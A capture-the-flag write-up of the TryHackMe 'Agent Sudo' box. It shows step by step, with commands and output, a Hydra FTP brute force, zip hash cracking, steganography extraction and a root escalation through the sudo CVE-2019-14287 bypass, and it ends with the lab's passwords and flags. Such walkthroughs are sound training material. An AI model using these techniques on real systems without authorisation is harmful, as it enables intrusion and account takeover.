


Agent-Sudo

Nmap Scan:

```
(maybe@kali)-[~]
$ nmap -A -T4 10.10.136.59 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 10:04 GMT
Nmap scan report for 10.10.136.59
Host is up (0.068s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Annoucement
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
```

Website:



A user agent is a computer program representing a person, for example, a browser in a Web context.

Besides a browser, a user agent could be a bot scraping webpages, a download manager, or another app accessing the Web. Along with each request they make to the server, browsers include a self-identifying `User-Agent` HTTP header called a user agent (UA) string. This string often identifies the browser, its version number, and its host operating system.

Spam bots, download managers, and some browsers often send a fake UA string to announce themselves as a different client. This is known as *user agent spoofing*.

The user agent string can be accessed with JavaScript on the client side using the `NavigatorID.userAgent` property.

A typical user agent string looks like this: `"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:35.0) Gecko/20100101 Firefox/35.0"`.

The User-Agent

request header is a characteristic string that lets servers and network peers identify the application, operating system, vendor, and/or version of the requesting user agent.

We have to modify the user-agent as asked to access the site, to do so we can use either the CURL command or BURP SUITE.

I used the CURL command with the -A flag and got the following output

```

(maybe@kali)-[~]
$ curl -A "R" http://10.10.11.202/
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
    <title>Annoucement</title>
</head>

<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
</body>
</html>

```

Since I got this output I thought of trying the alphabet letters as codenames since there is 25 employees and the 26th is the agent R.

```

(maybe@kali)-[~]
$ curl -A "C" http://10.10.11.202/
<!DocType html>
<html>
<head>
    <title>Annoucement</title>
</head>

<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
</body>
</html>

```

Now that I got this output I will use the -L flag so it follows redirection

```
(maybe@kali)-[~]
$ curl -A "C" -L http://10.10.11.202/
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>
From, <br>
Agent R
```

With this we know that chris's password is weak which leads us to think of bruteforcing it since we have an FTP service running.

To do so we may use hydra with the rockyou world list, it returns the following:

```
(maybe@kali)-[~]
$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.11.202
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 11:
35:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.11.202:21/
[21][ftp] host: 10.10.11.202 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-11 11:
36:26
```

Now we can connect to the FTP using Chris as login and crystal as a password, let's see what we have there.

```

(maybe@kali)-[~]
$ ftp chris@10.10.11.202
Connected to 10.10.11.202.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||54240|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.

```

We see that there is one text file and two images. On the text file we find:

```

Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside
your directory. Your login password is somehow stored in the fake picture. It
shouldn't be a problem for you.

From,
Agent C

```

So we have to search in the two images. We found out that the cutie.png is the file hiding something

```

(maybe@kali)-[~]
$ binwalk cutie.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820	0x8804	End of Zip archive, footer length: 22

We can extract it using the -e flag and it give a directory “_cutie.png” with a zip file

```
(maybe@kali)-[~]
$ binwalk -e cutie.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly		
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820	0x8804	End of Zip archive, footer length: 22

```
(maybe@kali)-[~]
$ ls _cutie.png.extracted
365 365.zlib 8702.zip To_agentR.txt
```

The zip file is protected by a password

```

└─$ 7z e _cutie.png.extracted/8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: _cutie.png.extracted/8702.zip
--
Path = _cutie.png.extracted/8702.zip
Type = zip
Physical Size = 280

Enter password (will not be echoed):
ERROR: Wrong password : To_agentR.txt

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1

```

To crack it we will call the zip2john to get the hash

```

└─(maybe@kali)-[~]
└─$ zip2john _cutie.png.extracted/8702.zip > ziphash

└─(maybe@kali)-[~]
└─$ cat ziphash
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f
827e5964ce575c5f7a239c48fb992c8ea8cbffe51d03755e0ca861a5a3dcbabfa618784b85075
f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb
6767ae6*$/zip2$:To_agentR.txt:8702.zip:_cutie.png.extracted/8702.zip

```

Now we call john to crack the hash

```

(maybe@kali)-[~]
$ john ziphash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2024-01-11 12:00) 0.8196g/s 54073p/s 54073c/s 54073C/
s 123456..faithfaith
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

The password to extract the zip is “alien”. After extracting it we are now with a file called “To_agentR.txt”

```

(maybe@kali)-[~]
$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJLYTUX' as soon as possible!

By,
Agent R

```

The destination where we have to send the picture seems encoded (maybe base64) so let's try the following

```

(maybe@kali)-[~]
$ echo "QXJLYTUX" | base64 -d
Area51

```

Yes, now we go back the second image and use the following command so we can extract its content


```

(maybe@kali)-[~]
$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

(maybe@kali)-[~]
$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password
for you.

Your buddy,
chris

```

Obviously this will be the creds for the ssh so let's connect to it

```

james@10.10.11.202's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan 11 12:12:14 UTC 2024

System load:  0.0               Processes:            94
Usage of /:   39.7% of 9.78GB    Users logged in:     0
Memory usage: 32%               IP address for eth0: 10.10.11.202
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ █

```

We found there the user_flag and Alien_autopsy.jpg

```
james@agent-sudo:~$ ls
Alien_autopsy.jpg  user_flag.txt
```

To get the flag related to Alien_autopsy.jpg nothing difficult a reverse image search and that's it.

Time to privilege escalation.


```
james@agent-sudo:~$ sudo -l
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

There is a CVE that will make us able to get root

sudo 1.8.27 - Security Bypass

sudo 1.8.27 - Security Bypass. CVE-2019-14287 . local exploit for Linux platform

 <https://www.exploit-db.com/exploits/47502>



Let's use it

```
james@agent-sudo:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lxd)
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:~#
```

```
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips
, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

And by this we got the root flag and ended the machine

